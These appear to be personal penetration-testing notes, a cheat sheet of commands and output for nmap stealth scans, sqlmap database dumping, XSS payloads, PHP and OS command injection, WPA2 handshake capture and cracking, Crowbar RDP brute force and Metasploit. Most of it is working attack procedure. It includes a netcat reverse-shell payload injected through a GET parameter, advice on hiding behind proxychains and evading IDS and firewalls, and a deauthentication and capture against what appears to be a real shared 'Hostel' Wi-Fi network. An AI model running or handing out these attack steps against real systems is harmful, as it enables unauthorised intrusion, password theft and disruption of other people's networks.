


Notes for Penetration Testing

1. proxychain

Start the network with following command to start proxychain



To change proxychain setting...

`$ sudo nano /etc/proxychains.conf`

Use command [proxychain](#) before most of the commands to stay hidden on the internet

2. wfuzz – fuzzing tool

```
(gaurdian@kali)-[~]
$ proxychains wfuzz -c -z file, /usr/share/wordlists/dirb/big.txt -hc 404,403
-hl Invalid -u http://www.vulnerablesite.com/FUZZ
```

// -c → to get coloured output for better testing

// -z → payload keyword

// file → It's a keyword showing that you are giving file as a payload list

// --hc → h : Hide, c : response Code (server response code like 404, 403, 501, 502,...)

// --hl → h : Hide, l : Line

// Invalid → Word you don't want

// -u → keyword for URL

3. nmap – network mapping tool

You can use 'smmap' tool created by shodan.io which is exactly similar as nmap, but little faster in some cases.

```
(gaurdian@kali)-[~]
$ proxychains sudo nmap -sS -A -sV -p 21,22,23,80 www.vulnerablesite.com
```

// -sS → stealth Scan, half scan, will send ONLY RST flag and NOT ACK flag at last step (3rd step) of handshaking

// -A → Aggressive scan, OS detection, OS version detection

// -sV → service, version of target OS

// -p → port number to scan, use – (hyphen) to scan all 65532 ports

SYN → client to server port to start connection

SYN+ACK → server port to client saying that server is ready to connect with client

ACK → client to server port saying that SYN+ACK packet is received

RST → can be bidirectional meaning that want to close the connection

RST+ACK → can be bidirectional meaning that your request to connect is received but port you want is closed

// -Pn → don't do host scan, directly scan all IP addresses

// --top-ports 112 → scan only top 50, 100, 112, 1000 ports

// -sT → TCP scan, while performing 3-way handshake, send ACK as well as RST flags at 3rd handshake to target

// -sA → ACK Scan, it's useful in case firewall is implemented at Server side

// -sU → UDP scan, UDP don't support ACK, our machine will request to ICMP packet and then it'll decide port state

// -sN → Null Scan, client will not send any flag like SYN, ACK, FIN, etc. It'll simple send blank packet to *bypass the firewall* (coz sometimes firewalls sometimes drop packets which has SYN packets set, hence to bypass this)

// Scan Timings → can be set to *bypass IDS* at server side

-T0 → Paranoid, will scan target at very large time interval (slowest scan)

-T1 → Sneaky, a little fast than T0

-T2 → Polite, a little faster than T1

-T3 → nmap runs scan on T3 by default

-T4 → faster than normal scan

-T5 → much faster, may give false positives

Used to bypass IDS
By sending packets at
slower speed

// --scan-delay 1s → wait for 1 second after sending each packet to target (bypass firewall or IDS)

// --host-timeout 500ms → jump to next port if no response received from current scanned port, in 500ms

! NMAP SCRIPT ENGINE !

To view Nmap scripts

```
(guardian@kali) - [~]
$ cd /usr/share/nmap/scripts

(guardian@kali) - [/usr/share/nmap/scripts]
$ ls
acarsd-info.nse      hostmap-crtsh.nse      ip-geolocation-map-bing.nse  rsync-brute.nse
address-info.nse    hostmap-robtx.nse      ip-geolocation-map-google.nse  rsync-list-modules.nse
afp-brute.nse        http-adobe-coldfusion-apsa1301.nse  ip-geolocation-map-kml.nse    rtsp-methods.nse
afp-ls.nse           http-affiliate-id.nse   ip-geolocation-maxmind.nse    rtsp-url-brute.nse
afp-path-vuln.nse    http-apache-negotiation.nse  ip-https-discover.nse        rusers.nse
afp-serverinfo.nse   http-apache-server-status.nse  ipidseq.nse                  s7-info.nse
afp-showmount.nse    http-aspnet-debug.nse     ipmi-brute.nse                samba-vuln-cve-2012-1182.nse
aip-auth.nse         http-auth-finder.nse      ipmi-cipher-zero.nse         script.db
```

// --script

firewalk → Tries to discover firewall rules using an IP TTL expiration technique known as firewalking.

firewall-bypass → Detects a vulnerability in netfilter and other firewalls that use helpers to dynamically open ports for protocols such as ftp and sip.

ftp-anon → Checks if an FTP server allows anonymous logins.

ftp-brute → Performs brute force password auditing against FTP servers.

gpsd-info → Retrieves GPS time, coordinates and speed from the GPSD network daemon.

http-backup-finder → Spiders a website and attempts to identify backup copies of discovered files. It does so by requesting a number of different combinations of the filename (eg. index.bak, index.html~, copy of index.html)

http-dlink-backdoor → Detects a firmware backdoor on some D-Link routers by changing the User-Agent to a "secret" value. Using the "secret" User-Agent bypasses authentication and allows admin access to the router.

http-errors → This script crawls through the website and returns any error pages.

mongodb-brute → Performs brute force password auditing against the MongoDB database.

mongodb-database → Attempts to get a list of tables from a MongoDB database.

mongodb-info → Attempts to get build info and server status from a MongoDB database.

4. SQL injection

➤ sqlmap – Database scanning tool

```
(gaurdian@kali)-[~]  
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --crawl 3 --batch
```

// -u → URL of target site

// --crawl → this command will crawl website up-to 3 web pages (time consuming)

// --batch → this command will auto choose default answers while scanning site

After sqlmap scanning successful results get stored into an .csv file whose location is given at end of the scanning

Use `$ cat location_of_csv_file` to read results

// if csv file has some vulnerable URL, it means site is vulnerable to SQLi so use that URL in further steps...

```
(gaurdian@kali)-[~]  
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 --dbs
```

// --
dbs
→

list all the database names of found databases

```
(gaurdian@kali)-[~]  
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 -D userDb --table
```

// -D → type the database name you want to search more

// --table → list all the tables available in the database mentioned with parameter -D

```
(gaurdian@kali)-[~]  
$ proxychains sudo sqlmap -u http://www.vulnerablesite.com?id=1 -D userDb -T paswdTb --dump
```

// -T → type Table name from which you want data

// --dump → print all the data from table paswdTb under database userDb

Some optional parameters...

--technique *U*

- U : union-query based scan (UNION SELECT)
- E : error-based scan
- T : time-query based (sleep query)
- Q : inline queries
- B : Boolean queries
- S : stacked queries

--columns //to know only name of columns and their data type

--dump-all // to dump all data of all found tables and all found databases
// (Use this parameter *without database parameter n name*)
// (Not recommended as databases are huge and dumping all is nonsense)

--output-dir = "*location_to_save_file*"
// to save output file to desired location

-v 4 // print output in detail (by default 1)

Verbosity

- 0: Show only Python tracebacks, error and critical messages.
- 1: Show also information and warning messages.
- 2: Show also debug messages.
- 3: Show also payloads injected.
- 4: Show also HTTP requests.
- 5: Show also HTTP responses' headers.
- 6: Show also HTTP responses' page content.

--user-agent="GECKO_Chrome"

// When website **firewall blocks** you from making requests to site may requests

// You can use user-agent you like GECKO_Chrome

--OR--

--mobile // this parameter is replacement for --user-agent parameter
// after hitting Enter it'll ask for different mobile models, one of which we need to choose
// iPhone 8, Blackberry, google Nexus 7, Samsung Galaxy S7, etc
// like it'll fake server as it's sending request from a mobile client

sqlmap --list-tampers

// If **firewall** is **blocking SQL keywords** like UNION, SELECT, etc then to bypass that first use this // command and then choose any of the method

```
(gaurdian@kali)-[~]
$ sqlmap --list-tamper

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state
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[*] starting @ 20:11:14 /2021-12-07/

[20:11:14] [INFO] listing available tamper scripts

* 0eunion.py - Replaces instances of <int> UNION with <int>e0UNION
* apostrophemask.py - Replaces apostrophe character (') with its UTF-8 full width counterpart (e.g. ' → %EF%BC%87)
* apostrophenullencode.py - Replaces apostrophe character (') with its illegal double unicode counterpart (e.g. ' → %00%27)
* appendnullbyte.py - Appends (Access) NULL byte character (%00) at the end of payload
* base64encode.py - Base64-encodes all characters in a given payload
* between.py - Replaces greater than operator ('>') with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
* binary.py - Injects keyword binary where possible
```

--tamper=base64encode

// Use this parameter in sqlmap command which will encode keywords with base64

--current-user // this parameter will tell which user privileges website got to connect with database (root, non-root)

--comment // this parameter will help sqlmap to print comments also if available in database!

5. XSS – Cross Site Scripting

If in website if **GET** parameters or **input** fields are available insert `<script>alert(1)</script>` in parameter
Look at the source code and regenerate the XSS payload accordingly

- **XSS-Loader** – is a tool which modifies or encode XSS payload in different types so it can break escape sanitization of input from website

```
(gaurdian@kali)-[~]
$ cd mytools/xss/XSS-LOADER

(gaurdian@kali)-[~/mytools/xss/XSS-LOADER]
$ python3 payload.py -h
```

To scan website for XSS vulnerability from here

```
1) BASIC PAYLOAD
2) DIV PAYLOAD
3) IMG PAYLOAD
4) BODY PAYLOAD
5) SVG PAYLOAD
6) ENTER YOUR PAYLOAD
7) XSS SCANNER
8) XSS DORK FINDER
9) EXIT

SELECT PAYLOAD TO TAG:7
e.g target —> http://target.com/index.php?name=
Please Enter Target Url :
```


- **ParamSpider** – to crawl every GET parameter pages of a website

```
(gaurdian@kali)-[~/mytools/xss/ParamSpider]
$ python3 paramspider.py --domain http://www.vulnerablesite.com -o result001.txt
```

// Result of this tool will get store in result001.txt

- **Gxss** – to know how many parameters actually get reflected

```
(gaurdian@kali)-[~/mytools/xss]
$ cat result001.txt | Gxss
```

- **dalfox** – how many are actually vulnerable

```
(gaurdian@kali)-[~/mytools/xss]
$ cat result001.txt | Gxss | dalfox pipe --mining-dict XSS-LOADER/xss-payloads.txt --skip-bav
```

// --mining-dict → attack with dictionary payload

// --skip-bav → skipping Basic Another Vulnerability

6. php injection

If web page is vulnerable to php injection we can run our malicious php code through **GET** parameter

To check if page is vulnerable or not..

eg. In GET parameter insert `?search=hello; system("pwd");`

Which will print current working directory of web application, this tells us that **application is vulnerable to php code injection**

Instead of `;` we can also use `&&` `||` and then command you wish to run

If we successfully manage to connect web page with netcat it becomes far more dangerous coz we get full control of server!

To connect with netcat...

In vulnerable GET param of website →

`; system("nc your_ip_addr:attack_port_num -e /bin/bash");`



In linux terminal →

`$ sudo nc -nvlp desired_port_num`

#reverse shell attack

Is page is transferring data with server with POST parameter? No Problem


7. OS Command injection

Find input field where we can inject System command


!!! Using this vulnerability also attacker can connect to his netcat !!!

- **COMMIX** – is an **extremely powerful tool** for Command injection vulnerability

1. Open website you want to test



2. Open burp suite and intercept the simple request...



3. You need "cookie" it generated and "target" and "form" parameters for further testing attack.

```
(gaurdian@kali)-[~]  
$ commix --url="http://localhost/bWAPP/bWAPP/commandi.php" --cookie="PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1" --data="target=www.nsa.com&form=submit"
```

```
File Actions Edit View Help
(guardian@kali)-[~]
$ commix --url="http://localhost/bWAPP/bWAPP/commandi.php" --cookie="PHPSESSID=23128a6bcc82cd14b6b13f63e171b8dd; security_level=1" --data="target=www.nsa.com&form=submit"
[warning] Python version 3.9.2 detected. You are advised to use Python version 2.7.x.

v3.2-stable
https://commixproject.com
@commixproject

Automated All-in-One OS Command Injection Exploitation Tool
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[warning] You haven't updated commix for more than 238 days!
[info] Resolving hostname 'localhost'.
[info] Testing connection to the target URL.
[warning] Potential CAPTCHA protection mechanism detected.
[info] Setting the POST parameter 'target' for tests.
[info] Testing the (results-based) classic command injection technique.
[info] The POST parameter 'target' seems injectable via (results-based) classic command injection technique.
_ | echo OYPTFR$((87+89))$(echo OYPTFR)OYPTFR

Do you want a Pseudo-Terminal shell? [Y/n] > Y
Pseudo-Terminal (type '?' for available options)
commix(os_shell) > pwd

/opt/lampp/htdocs/bWAPP/bWAPP
commix(os_shell) >
```

I successfully entered in the shell of web server with Reverse Shell attack!!!

8. HTML injection

9. Wi-Fi WPA2 Handshake intercepting to know password

1. Connect Wi-Fi adapter to laptop
2. Check if adapter is connected to Kali machine by

```
(guardian@kali)-[~]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.457 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off    RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0  Missed beacon:0
```

3. To kill any running aironet processes

```
(guardian@kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

PID Name
4213 wpa_supplicant
```


4. Turn on monitor mode in Wifi adaptor

```
(guardian@kali) - [~]
$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	8188eu (monitor mode enabled)	TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]

You should get this message

5. To verify that monitor mode is enabled, use command **iwconfig** and check Mode in wlan0

6. See available Wi-Fi networks nearby (sudo airodump-ng wlan0)

```
(guardian@kali) - [~]
$ sudo airodump-ng wlan0
```

CH 3][Elapsed: 5 mins][2022-03-20 10:53][PMKID found: 30:B6:2D:94:E9:E0

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:04:56:97:95:A0	-59	225	0	0	5	130	WPA2	CCMP	MGT <length: 0>
00:04:56:97:95:A1	-59	222	0	0	5	130	WPA2	CCMP	MGT An0kit-ss3ccA-Eth3r_CP3
2A:56:5A:79:44:65	-72	206	0	0	11	65	WPA2	CCMP	PSK DIRECT-xJ-BRAVIA
C0:C9:E3:79:7C:B4	-74	1373	1069	0	4	270	WPA2	CCMP	PSK Hostel
30:B6:2D:94:F7:A0	-79	546	30	0	11	130	WPA2	CCMP	MGT JioPrivateNet
1C:18:4A:CA:D3:60	-93	1141	2	0	6	130	WPA2	CCMP	PSK Ramesh shinde 602
30:B6:2D:94:E9:E0	-91	956	3	0	6	130	WPA2	CCMP	MGT JioPrivateNet
F6:8C:06:5F:F1:31	-93	224	0	0	11	180	WPA2	CCMP	PSK Redmi Note 10 Pro Max
24:0B:88:F9:E8:79	-93	52	0	0	3	130	WPA2	CCMP	PSK Mini5G
56:5D:69:87:D1:CD	-93	37	0	0	6	65	WPA2	CCMP	PSK Redmi
60:32:B1:97:5C:88	-93	44	28	0	1	195	OPN		Stanza_Spectra_WiFi_Zone
6C:5A:B0:03:E4:B2	-93	20	0	0	11	270	WPA2	CCMP	PSK 604
60:32:B1:97:70:58	-93	16	0	0	11	195	OPN		Stanza_Spectra_WiFi_Zone

7. Note down MAC address and channel no. of network you wish to connect

8. To show only information of particular Wi-Fi..

```
(guardian@kali) - [~]
$ sudo airodump-ng wlan0 -d C0:C9:E3:79:7C:B4
```

-d flag is for display

CH 2][Elapsed: 6 s][2022-03-20 11:05

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:C9:E3:79:7C:B4	-81	31	4	1	4	270	WPA2	CCMP	PSK Hostel

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
C0:C9:E3:79:7C:B4	5A:F5:1E:21:F3:E3	-32	1e- 1	1	6	These are the client MAC IDs who are currently connected to the WiFi	31
C0:C9:E3:79:7C:B4	5C:BA:EF:26:4D:3B	-32	2e- 1	193			

9. To capture traffic between Wi-Fi router and clients and store it in a file so we can analyse packets in Wireshark

```
(guardian@kali) - [~]
$ sudo airodump-ng -w wifiTestHack -c 4 --bssid C0:C9:E3:79:7C:B4 wlan0
[sudo] password for guardian:
11:22:19 Created capture file "wifiTestHack-01.cap".
```

-w → write in wifiTestHack file

-c → use channel number 4

--bssid → MAC address of router

use wlan0 adaptor

CH 4][Elapsed: 1 min][2022-03-20 11:24

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
C0:C9:E3:79:7C:B4	-74	1	952	4776 35	4	270	WPA2	CCMP	PSK	Hostel

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
C0:C9:E3:79:7C:B4	5A:F5:1E:21:F3:E3	-14	1e- 1	0	133		
C0:C9:E3:79:7C:B4	5C:BA:EF:26:4D:3B	-27	1e-24e	0	549		Hostel
C0:C9:E3:79:7C:B4	0A:B2:51:F0:44:54	-94	1e- 1	0	4060		
C0:C9:E3:79:7C:B4	0E:CD:EF:F6:3D:3E	-94	1e- 1e	0	544		

10. IN ANOTHER TERMINAL use following to de-authenticate connected user

```
(guardian@kali) - [~]
$ sudo aireplay-ng --deauth 0 -a C0:C9:E3:79:7C:B4 wlan0
[sudo] password for guardian:
12:20:05 Waiting for beacon frame (BSSID: C0:C9:E3:79:7C:B4) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
12:20:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:05 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:06 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:07 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:07 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
12:20:08 Sending DeAuth (code 7) to broadcast -- BSSID: [C0:C9:E3:79:7C:B4]
```

11. In first terminal you will see following output when successful (In highlighted area handshake was captured..)

```
CH 4 ][ Elapsed: 58 mins ][ 2022-03-20 12:21 ][ WPA handshake: C0:C9:E3:79:7C:B4

BSSID          PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
C0:C9:E3:79:7C:B4 -83 100    30835     112395   11   4  270  WPA2 CCMP  PSK  Hostel

BSSID          STATION            PWR   Rate    Lost    Frames  Notes    Probes
C0:C9:E3:79:7C:B4 5A:F5:1E:21:F3:E3 -14    1e- 1      0    37472
C0:C9:E3:79:7C:B4 5C:BA:EF:26:4D:3B -36    1e- 1e     0    55315      Hostel
C0:C9:E3:79:7C:B4 0A:B2:51:F0:44:54 -94    1e- 1      0    25314
```


12. A new file is saved in current working directory as follows after terminating airmon with ctrl + c

```
ls
Desktop Downloads Music Pictures rtl8188eus Videos wifiTestHack-01.csv
Documents hs_err_pid1196.log mytools Public Templates wifiTestHack-01.cap wifiTestHack-01.kismet.csv
```

13. Use Wireshark to open .cap file in above screenshot

```
(guardian@kali) - [~]
$ wireshark wifiTestHack-01.cap
```

14. In Wireshark use flag “eapol” and hit enter, then find for “message 2 of 4” in Info column and by selecting that particular packet in Authentication layer you'll find “WPA Key Data” which includes encoded string



15. Now you can close the Wireshark after confirming WPA Key Data is there..

16. For further process, you need to turn off monitor mode.

```
(guardian@kali) - [~]
$ sudo airmon-ng stop wlan0
[sudo] password for guardian:

PHY      Interface      Driver      Chipset
phy0     wlan0          8188eu      TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
(monitor mode disabled)
```

17. Use rockyou.txt wordlist to brute force WPA Key Data in .cap file

```
(guardian@kali) - [~]
$ aircrack-ng wifiTestHack-01.cap -w /usr/share/wordlists/rockyou.txt
```

10. Crowbar

For brute forcing on various ports like RDP, telnet and many more...

Path in my Kali workstation → ~/mytools/crowbar

```
(lucifer@kali) - [~/mytools/crowbar]
$ python3 crowbar.py -h
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol, SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {openvpn,rdp,sshkey,vnckey}, --brute {openvpn,rdp,sshkey,vnckey}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
  -l FILE, --log FILE   Log file (only write attempts)
```

```
(lucifer@kali) - [~/mytools/crowbar]
$ python3 crowbar.py --server 10.25.1.11/26 -b rdp -u admin -C /usr/share/wordlists/fasttrack.txt
2022-04-19 09:26:21 START
2022-04-19 09:26:21 Crowbar v0.4.3-dev
2022-04-19 09:26:21 Trying 10.25.1.0:3389
2022-04-19 09:28:34 Trying 10.25.1.1:3389
2022-04-19 09:30:50 Trying 10.25.1.2:3389
2022-04-19 09:33:06 Trying 10.25.1.3:3389
2022-04-19 09:35:22 Trying 10.25.1.4:3389
2022-04-19 09:37:38 Trying 10.25.1.5:3389
2022-04-19 09:39:54 Trying 10.25.1.6:3389
```

Websites for OSINT hunting

<https://haveibeenpwned.com/> → Check if email address is leaked into any data breach or not.

<https://whatsmyname.app/> → Search for username on every site.

11. Metasploit

msfconsole is one of the any interfaces of Metasploit tool, there are many like GUI based, Web based, and others.

kali\$ **msfconsole** → to enter in Metasploit console to perform penetration testing

msf6 > **search vsftpd** → Search **ftp** exploits available in Metasploit framework

```
msf6 > search vsftpd
Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -    -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
